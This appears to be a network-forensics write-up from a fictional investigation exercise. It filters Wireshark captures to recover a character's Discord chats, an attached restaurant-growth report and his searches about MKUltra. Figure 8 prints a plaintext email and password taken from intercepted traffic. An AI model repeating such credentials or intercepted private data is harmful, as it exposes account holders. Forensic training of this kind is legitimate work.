905.00152…   57250 10.0.2.15   adservice.google.com   HTTP2    183 HEADERS[19]: GET /pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=CO_C_ZDD_ogDFd9lQQIdYJQAPw
905.03619…   57253 10.0.2.15   www.google.com         HTTP2    254 HEADERS[99]: GET /pagead/1p-conversion/16521530460/?gad_source=1&adview_type=4&adview_query_id=CO_C_ZDD_ogDFd9lQQIdYJQAPw
905.30671…   57354 Miguel      194.210.63.254         HTTP2    151 HEADERS[155]: GET /favicon.ico, WINDOW_UPDATE[155]
906.02429…   57374 Miguel      194.210.63.254         HTTP2    286 HEADERS[159]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=how%20many%20people%20go%2
906.04245…   57381 Miguel      194.210.63.254         HTTP2    420 HEADERS[161]: GET /complete/search?q=how%20many%20people%20go%20to%20restaurants%20in%20oeiras&cp=0&client=gws-wiz-serp&xssi=t&g
906.04681…   57383 Miguel      194.210.63.254         HTTP2   2346 HEADERS[163]: GET /xjs/_/js/k=xjs.s.pt_PT.daYh1isxe5I.es5.O/ck=xjs.s.MBZTyM6vyRM.L.F4.O/am=QOoQIAQAAAJAhBpAQAAAAAAAAAAAAAFAAAQY
906.05804…   57385 Miguel      194.210.63.254         HTTP2    204 HEADERS[165]: GET /client_204?atyp=i&biw=1850&bih=857&dpr=1&ei=jAIFZ93sA9ipxc8P54LM2QQ&opi=89978449, WINDOW_UPDATE[165]
906.18976…   57397 10.0.2.15   www.google.com         HTTP2    267 HEADERS[105]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=how%20many%20people%20go%2
906.22255…   57399 10.0.2.15   www.google.com         HTTP2    386 HEADERS[107]: GET /complete/search?q=how%20many%20people%20go%20to%20restaurants%20in%20oeiras&cp=0&client=gws-wiz-serp&xssi=t&g
906.25237…   57409 10.0.2.15   www.google.com         HTTP2   2845 HEADERS[109]: GET /xjs/_/js/k=xjs.s.pt_PT.daYh1isxe5I.es5.O/ck=xjs.s.MBZTyM6vyRM.L.F4.O/am=QOoQIAQAAAJAhBpAQAAAAAAAAAAAAAFAAAQY
906.28789…   57412 10.0.2.15   www.google.com         HTTP2    243 HEADERS[111]: GET /client_204?atyp=i&biw=1850&bih=857&dpr=1&ei=jAIFZ93sA9ipxc8P54LM2QQ&opi=89978449
907.04211…   57570 Miguel      194.210.63.254         HTTP2    215 HEADERS[167]: GET /gen_204?atyp=i&ct=psnt&cad=&nt=navigate&ei=jAIFZ93sA9ipxc8P54LM2QQ&zx=1728381583239&opi=89978449, WINDOW_UPDA
```

Figure 5

To identify traffic related to Discord, we applied “tls.handshake.extensions_server_name contains "discord" filter.




```
tls.handshake.extensions_server_name contains "discord"
No.   Time          Source             Destination            Protocol Lengtl Info                                                                              tcp stream
11518 95.174917017  194.210.61.136     PROXY-254.local        TLSv1.2   725 Client Hello (SNI=discord.com)                                                             246
11561 95.315712181  PROXY-254.local    discord.com            TLSv1.2   250 Client Hello (SNI=discord.com)                                                             248
11751 96.422892833  194.210.61.136     PROXY-254.local        TLSv1.2   732 Client Hello (SNI=cdn.discordapp.com)                                                      252
11834 96.824487994  PROXY-254.local    cdn.discordapp.com     TLSv1.2   257 Client Hello (SNI=cdn.discordapp.com)                                                      259
12959 108.060257201 194.210.61.136     PROXY-254.local        TLSv1.2   744 Client Hello (SNI=remote-auth-gateway.discord.gg)                                          277
12977 108.208391933 PROXY-254.local    gateway.discord.gg     TLSv1.2   269 Client Hello (SNI=remote-auth-gateway.discord.gg)                                          279
13113 112.932217553 194.210.61.136     PROXY-254.local        TLSv1.2   741 Client Hello (SNI=remote-auth-gateway.discord.gg)                                          282
13127 113.098015374 PROXY-254.local    gateway.discord.gg     TLSv1.2   266 Client Hello (SNI=remote-auth-gateway.discord.gg)                                          284
13319 123.233327134 194.210.61.136     PROXY-254.local        TLSv1.2   732 Client Hello (SNI=gateway.discord.gg)                                                      287
13344 123.411013165 PROXY-254.local    gateway.discord.gg     TLSv1.2   257 Client Hello (SNI=gateway.discord.gg)                                                      286
13420 125.572873932 194.210.61.136     PROXY-254.local        TLSv1.2   729 Client Hello (SNI=gateway.discord.gg)                                                      292
13427 125.725783097 PROXY-254.local    gateway.discord.gg     TLSv1.2   254 Client Hello (SNI=gateway.discord.gg)                                                      291
13520 126.400233747 194.210.61.136     PROXY-254.local        TLSv1.2   732 Client Hello (SNI=status.discord.com)                                                      294
13528 126.510299892 PROXY-254.local    discord.com            TLSv1.2   257 Client Hello (SNI=status.discord.com)                                                      293
43523 724.008112706 194.210.61.136     PROXY-254.local        TLSv1.2   725 Client Hello (SNI=discord.com)                                                             702
43525 724.230101107 PROXY-254.local    discord.com            TLSv1.2   250 Client Hello (SNI=discord.com)                                                             701
59424 998.026157660 194.210.61.136     PROXY-254.local        TLSv1.2   768 Client Hello (SNI=discord-attachments-uploads-prd.storage.googleapis.com)                 1076
59444 998.191469127 PROXY-254.local    discord-attachments…   TLSv1.2   293 Client Hello (SNI=discord-attachments-uploads-prd.storage.googleapis.com)                 1080
```

Figure 6


We found in this traffic multiple conversations from Miguel to someone named **Diogo,** who is probably the “Diogo Caseiro” we found on one of the exported files from the trace (Fig. 7), some highlights of these conversations are: João Musk recently joined STT and has romantic interest in RootKitty (Catarina Pato); Miguel suspicions of Virgolino and Rafael, hearing them talk about mind control and Oeiras restaurants, and them getting uneasy when they noticed he was overhearing the conversation; Miguel’s suspicion of the satellite. In the exported files we also found login details for one of Miguel’s accounts, that could have relevance in this investigation (Fig. 8).

> *"Hey Diogo, wanna hang out soon?”*
>
> *"Yeah man, all good here!”*
>
> *"I didn...t know you had a part time job, where are you working?”*
>
> *"If you...re struggling with the SIRS project I can help you out, it was the best project I ever did in my time at T..cnico, I would be glad to help you out my brother.”*
>
> *"Good luck with the rap career man, and I hope your colleagues step on up to the plate!”*
>
> *"He...s doing good!”*
>
> *"He joined STT recently and he is becoming one of the best hackers there. He also told me that he has a crush on a girl from there, he calls her Kiti tho... not sure if she...s Portuguese.”*
>
> *"Well, about that, something...s been very sus lately...”*
>
> *"Well, one time I stayed at work a little bit late, doing some last minute stuff, and I heard Virgolino (you might know about him, he...s that kinda weird dude) and Rafael Calhau talking about some mind control stuff and restaurants in Oeiras.”*
>
> *"I thought it would be nothing, but then I let out a sneeze.”*
>
> *"I looked at them and they seemed terrified, as if I had overheard the most important thing ever, which made me very suspicious... It...s probably nothing though, who would do such a thing?”*
>
> *"Stay on topic man!”*
>
> *"I just can...t shake that feeling that something...s wrong with the satellite.”*



```
{} profile%3fwith_mutual_guilds=true&with_mutual_friends=false&with_mutual_friends_count=false > ...
:{"id":"1292595568664641617","username":"diogo_caseiro_226","global_name":"Diogo Caseiro","ava
```

Figure 7




```
{"login":"miguel.estrela890@hotmail.com","password":"EstrelinhaBrilhaBrilha03","undelete":false,"login_source":n
```

Figure 8

In a later conversation, he mentioned finding Virgolino in a **weird empty lot in Avenida de Ceuta** and the **"Millenium Tower" incident**. Miguel did some research online about this and found a **DECO report.pdf**, sending it to the friend as an attachment, which we retrieved with Wireshark export http object.

> *`"Remember when I caught him in a weird empty lot in Avenida de Ceuta? And then that whole weird situation with the Millenium Tower happened?"`*
> *`"And now he...s involved in this..."`*
> *`Anyways, I did some research online about it and I found this DECO report, take a look at it."`*
> *`"attachments":[{"id":"0","filename":"report.pdf","uploaded_filename":"95d02945-744e-4051-b846-fc91a3cda4dc/report.pdf"}]`*



DECO

Oeiras restaurants stunning growth

Susana Santos, Ana Rita Costa

Introduction

This report provides an analysis of the unprecedented growth experienced by several restaurants in Oeiras this year. The food industry in this region has seen remarkable developments, with some establishments outperforming their previous records and emerging as top contenders in the local market. Notably, four restaurants—A Tendinha, O Pombalino, A Caçoila, and O Transmontano—have demonstrated exceptional growth, warranting a closer examination.

In this report, we show the growth of these restaurants, supported by detailed revenue graphs and customer satisfaction trends. By focusing on these top performers.


Dining trends

Similarly, A Caçoila has also experienced substantial revenue growth, compared to last year, as seen in the second graph. Renowned for its hearty, traditional dishes presented with a contemporary twist, the restaurant has capitalized on its reputation for quality and authenticity. This year, A Caçoila has attracted a significant increase in patrons, contributing to its notable revenue improvement. The restaurant's commitment to exceptional service and a welcoming atmosphere has clearly resonated with diners.

Figure 9


trace2.pcapng

Firstly, we used **`http2.headers.method == "GET"`**, a display filter to show only HTTP/2 packets. Through this, we found other web search inputs, such as "ChatGPT," "what is MKU mind control," and visits to /wiki/MKUltra and ProjectMKUltra_Senate_Report.pdf.




```
492.96538…   58959 EVA-134.local     PROXY-254.local   HTTP2    252 HEADERS[177]: GET /async/bgasy?ei=p-sGZ-blFfSFxc8PxtHE2Qg&opi=89978449&channel=fs&client=ubuntu-sn&yv=3&cs=1&async=_fmt:jspb, WI
493.13640…   58973 PROXY-254.local   www.google.com    HTTP2   1187 HEADERS[157]: GET /xjs/_/js/k=xjs.s.pt_PT._wj9Bw_lMW0.es5.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAABCgQCAAAAAAAC
493.04289…   58980 EVA-134.local     PROXY-254.local   HTTP2    315 HEADERS[181]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=chatgpt&psi=p-sGZ-blFfSFxc
493.05345…   58982 EVA-134.local     PROXY-254.local   HTTP2    484 HEADERS[183]: GET /complete/search?q=chatgpt&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser=0&pq=c
493.18863…   58998 PROXY-254.local   www.google.com    HTTP2    209 HEADERS[159]: GET /async/bgasy?ei=p-sGZ-blFfSFxc8PxtHE2Qg&opi=89978449&channel=fs&client=ubuntu-sn&yv=3&cs=1&async=_fmt:jspb
493.27785…   59004 PROXY-254.local   www.google.com    HTTP2    450 HEADERS[161]: GET /complete/search?q=chatgpt&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser=0&pq=c
493.30515…   59006 PROXY-254.local   www.google.com    HTTP2    281 HEADERS[163]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=chatgpt&psi=p-sGZ-blFfSFxc
493.35473…   59031 EVA-134.local     PROXY-254.local   HTTP2    508 HEADERS[187]: GET /xjs/_/js/k=xjs.s.pt_PT._wj9Bw_lMW0.es5.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAABCgQCAAAAAAAC
493.57102…   59056 PROXY-254.local   www.google.com    HTTP2    986 HEADERS[167]: GET /xjs/_/js/k=xjs.s.pt_PT._wj9Bw_lMW0.es5.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAABCgQCAAAAAAAC
```

Figure 10




```
http2.headers.method == "GET"
        No.   Source              Destination             Protocol  Length Info
6102…   69464 EVA-134.local       PROXY-254.local         HTTP2      273 HEADERS[77]: GET /complete/search?q=what%20is%20mku%20m&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=wh…
8377…   69466 PROXY-254.local     www.google.com          HTTP2      243 HEADERS[57]: GET /complete/search?q=what%20is%20mku%20&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=wha…
0036…   69484 PROXY-254.local     www.google.com          HTTP2      239 HEADERS[59]: GET /complete/search?q=what%20is%20mku%20m&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=wh…
3582…   69489 EVA-134.local       PROXY-254.local         HTTP2      292 HEADERS[79]: GET /complete/search?q=what%20is%20mku%20mi&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=w…
8381…   69491 EVA-134.local       PROXY-254.local         HTTP2      293 HEADERS[81]: GET /complete/search?q=what%20is%20mku%20min&cp=15&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=…
5594…   69493 PROXY-254.local     www.google.com          HTTP2      391 HEADERS[61]: GET /complete/search?q=what%20is%20mku%20mi&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=w…
1337…   69495 PROXY-254.local     www.google.com          HTTP2      264 HEADERS[63]: GET /complete/search?q=what%20is%20mku%20min&cp=15&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=…
5716…   69500 EVA-134.local       PROXY-254.local         HTTP2      294 HEADERS[83]: GET /complete/search?q=what%20is%20mku%20mind&cp=16&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq…
3622…   69508 EVA-134.local       PROXY-254.local         HTTP2      295 HEADERS[85]: GET /complete/search?q=what%20is%20mku%20mind%20&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0…
9444…   69520 PROXY-254.local     www.google.com          HTTP2      260 HEADERS[65]: GET /complete/search?q=what%20is%20mku%20mind&cp=16&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq…
6924…   69522 PROXY-254.local     www.google.com          HTTP2      261 HEADERS[67]: GET /complete/search?q=what%20is%20mku%20mind%20&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0…
6232…   69551 EVA-134.local       PROXY-254.local         HTTP2      297 HEADERS[87]: GET /complete/search?q=what%20is%20mku%20mind%20c&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=…
7091…   69553 EVA-134.local       PROXY-254.local         HTTP2      204 HEADERS[25]: GET /images?q=tbn:ANd9GcSAkmocm4SPE635ku26qCaAy474fjvABmVChHqRibo0vBJcLvJOW8-IzJEYIA&s=10, WINDOW_UPDATE[25]
7286…   69555 EVA-134.local       PROXY-254.local         HTTP2      191 HEADERS[27]: GET /images?q=tbn:ANd9GcT_cWnchMITE87z7gjIcmt3bE5tJpCYDAp5RZd62G6TaA&s=10, WINDOW_UPDATE[27]
8861…   69557 EVA-134.local       PROXY-254.local         HTTP2      297 HEADERS[89]: GET /complete/search?q=what%20is%20mku%20mind%20co&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser…
9980…   69559 PROXY-254.local     www.google.com          HTTP2      263 HEADERS[69]: GET /complete/search?q=what%20is%20mku%20mind%20c&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=…
0422…   69561 PROXY-254.local     youtube-ui.l.google…    HTTP2      174 HEADERS[11]: GET /images?q=tbn:ANd9GcSAkmocm4SPE635ku26qCaAy474fjvABmVChHqRibo0vBJcLvJOW8-IzJEYIA&s=10
1590…   69563 PROXY-254.local     youtube-ui.l.google…    HTTP2      161 HEADERS[13]: GET /images?q=tbn:ANd9GcT_cWnchMITE87z7gjIcmt3bE5tJpCYDAp5RZd62G6TaA&s=10
2297…   69593 EVA-134.local       PROXY-254.local         HTTP2      298 HEADERS[91]: GET /complete/search?q=what%20is%20mku%20mind%20con&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse…
1102…   69602 PROXY-254.local     www.google.com          HTTP2      263 HEADERS[71]: GET /complete/search?q=what%20is%20mku%20mind%20co&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser…
0395…   69607 EVA-134.local       PROXY-254.local         HTTP2      298 HEADERS[93]: GET /complete/search?q=what%20is%20mku%20mind%20cont&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus…
4141…   69609 EVA-134.local       PROXY-254.local         HTTP2      299 HEADERS[95]: GET /complete/search?q=what%20is%20mku%20mind%20contr&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu…
5060…   69615 PROXY-254.local     www.google.com          HTTP2      264 HEADERS[73]: GET /complete/search?q=what%20is%20mku%20mind%20con&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse…
3095…   69617 PROXY-254.local     www.google.com          HTTP2      264 HEADERS[75]: GET /complete/search?q=what%20is%20mku%20mind%20cont&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus…
9705…   69631 EVA-134.local       PROXY-254.local         HTTP2      300 HEADERS[97]: GET /complete/search?q=what%20is%20mku%20mind%20contro&cp=23&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth…
6601…   69637 EVA-134.local       PROXY-254.local         HTTP2      300 HEADERS[99]: GET /complete/search?q=what%20is%20mku%20mind%20control&cp=24&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&aut…
9516…   69639 PROXY-254.local     www.google.com          HTTP2      265 HEADERS[77]: GET /complete/search?q=what%20is%20mku%20mind%20contr&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu…
2790…   69646 PROXY-254.local     www.google.com          HTTP2      685 HEADERS[79]: GET /complete/search?q=what%20is%20mku%20mind%20contro&cp=23&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth…
8043…   69661 PROXY-254.local     www.google.com          HTTP2      266 HEADERS[81]: GET /complete/search?q=what%20is%20mku%20mind%20control&cp=24&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&aut…
4819…   69668 EVA-134.local       PROXY-254.local         HTTP2      303 HEADERS[101]: GET /complete/search?q=what%20is%20mku%20mind%20control%3F&cp=25&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT…
7291…   69670 PROXY-254.local     www.google.com          HTTP2      280 HEADERS[83]: GET /complete/search?q=what%20is%20mku%20mind%20control%3F&cp=25&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&…
9620…   69683 EVA-134.local       PROXY-254.local         HTTP2      595 HEADERS[103]: GET /search?q=what+is+mku+mind+control%3F&client=ubuntu-sn&hs=MbN&sca_esv=247a3cc0ba513c42&channel=fs&ei=Ke0GZ7jTNrm-x…
2148…   69685 PROXY-254.local     www.google.com          HTTP2      836 HEADERS[85]: GET /search?q=what+is+mku+mind+control%3F&client=ubuntu-sn&hs=MbN&sca_esv=247a3cc0ba513c42&channel=fs&ei=Ke0GZ7jTNrm-xc…
4217…   69748 EVA-134.local       PROXY-254.local         HTTP2      216 HEADERS[17]: GET /pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=COKhrIuXgokDFX89BgAd1d4PrA, WINDOW_UPDAT…
4907…   69750 EVA-134.local       PROXY-254.local         HTTP2      220 HEADERS[107]: GET /pagead/1p-conversion/16521530460/?gad_source=1&adview_type=4&adview_query_id=COKhrIuXgokDFX89BgAd1d4PrA, WINDOW_U…
3697…   69773 PROXY-254.local     www.google.com          HTTP2      672 HEADERS[89]: GET /pagead/1p-conversion/16521530460/?gad_source=1&adview_type=4&adview_query_id=COKhrIuXgokDFX89BgAd1d4PrA
3972…   69775 PROXY-254.local     www.googleadservice…    HTTP2      183 HEADERS[3]: GET /pagead/conversion/16521530460/?gad_source=1&adview_type=1&adview_query_id=COKhrIuXgokDFX89BgAd1d4PrA
6075…   69824 EVA-134.local       PROXY-254.local         HTTP2     2176 HEADERS[113]: GET /xjs/_/js/k=xjs.s.pt_PT._wj9Bw_lMW0.es5.O/ck=xjs.s.35mbtRCRfEI.L.F4.O/am=QOoQIAQAAAJABBpAAAAAAAAAAAAAAAAAAAAAAIAEAA…
7099…   69826 EVA-134.local       PROXY-254.local         HTTP2      205 HEADERS[115]: GET /client_204?atyp=i&biw=1850&bih=857&dpr=1&ei=PO0GZ4nFA4KH7NYPydWvkQE&opi=89978449, WINDOW_UPDATE[115]
```

Figure 11



```
4274…   70092 PROXY-254.local     www.google.com          HTTP2     1147 HEADERS[107]: GET /xjs/_/js/k=xjs.s.pt_PT._wj9Bw_lMW0.es5.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAABCgQCAAAAAAAACVgDA…
9081…   70103 PROXY-254.local     www.google.com          HTTP2      463 HEADERS[109]: GET /xjs/_/ss/k=xjs.s.35mbtRCRfEI.L.F4.O/am=QOoQIAQAAAJABBpAAAAAAAAAAAAAAAAAAAAAIAEAACAAAAAAABAAgAgAoHwCAADyAvhDNgBAxw…
9845…   70107 PROXY-254.local     www.google.com          HTTP2      228 HEADERS[111]: GET /async/bgasy?ei=PO0GZ4nFA4KH7NYPydWvkQE&opi=89978449&channel=fs&sca_esv=247a3cc0ba513c42&client=ubuntu-sn&hs=MbN&y…
2307…   70113 PROXY-254.local     www.google.com          HTTP2      239 HEADERS[115]: GET /complete/search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=what%20is%20mku%20mind%20contr…
3304…   70117 PROXY-254.local     www.google.com          HTTP2      270 HEADERS[117]: GET /complete/search?q=what%20is%20mku%20mind%20control%3F&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser…
5729…   70284 EVA-134.local       PROXY-254.local         HTTP2      564 HEADERS[15]: GET /v4/fullHashes:find?$ct=application/x-protobuf&key=AIzaSyC7jsptDS3am4tPx4r3nxis7IMjBc5Dovo&$httpMethod=POST&$req=Ch…
9528…   70329 EVA-134.local       PROXY-254.local         HTTP2      495 HEADERS[15]: GET /wiki/MKUltra, WINDOW_UPDATE[15]
9619…   70352 PROXY-254.local     safebrowsing.google…    HTTP2      534 HEADERS[1]: GET /v4/fullHashes:find?$ct=application/x-protobuf&key=AIzaSyC7jsptDS3am4tPx4r3nxis7IMjBc5Dovo&$httpMethod=POST&$req=ChU…
5997…   70372 PROXY-254.local     dyna.wikimedia.org      HTTP2      465 HEADERS[1]: GET /wiki/MKUltra
5034…   70474 EVA-134.local       PROXY-254.local         HTTP2      552 HEADERS[17]: GET /w/load.php?lang=en&modules=ext.cite.styles%7Cext.uls.interlanguage%7Cext.visualEditor.desktopArticleTarget.noscrip…
5118…   70476 EVA-134.local       PROXY-254.local         HTTP2      214 HEADERS[19]: GET /w/load.php?lang=en&modules=startup&only=scripts&raw=1&skin=vector-2022, WINDOW_UPDATE[19]
```

Figure 12




```
1229…   71179 PROXY-254.local     upload.wikimedia.org HTTP2      156 HEADERS[7]: GET /wikipedia/en/thumb/4/4a/Commons-logo.svg/30px-Commons-logo.svg.png
8419…   71183 PROXY-254.local     upload.wikimedia.org HTTP2      144 HEADERS[9]: GET /wikipedia/commons/4/4d/Icon_pdf_file.png
1186…   71206 PROXY-254.local     upload.wikimedia.org HTTP2      186 HEADERS[11]: GET /wikipedia/en/thumb/8/8a/OOjs_UI_icon_edit-ltr-progressive.svg/10px-OOjs_UI_icon_edit-ltr-progressive.svg.png
7025…   71229 PROXY-254.local     upload.wikimedia.org HTTP2      138 HEADERS[13]: GET /wikipedia/commons/d/d6/Lock-gray-alt-2.svg
2525…   71250 PROXY-254.local     upload.wikimedia.org HTTP2      412 HEADERS[1]: GET /wikipedia/commons/thumb/e/e6/FrankChurch.jpg/170px-FrankChurch.jpg
3939…   71254 PROXY-254.local     upload.wikimedia.org HTTP2      198 HEADERS[15]: GET /wikipedia/commons/thumb/2/25/Seal_of_the_Central_Intelligence_Agency.svg/75px-Seal_of_the_Central_Intelligence_Age…
4884…   71256 PROXY-254.local     upload.wikimedia.org HTTP2      135 HEADERS[17]: GET /wikipedia/commons/6/65/Lock-green.svg
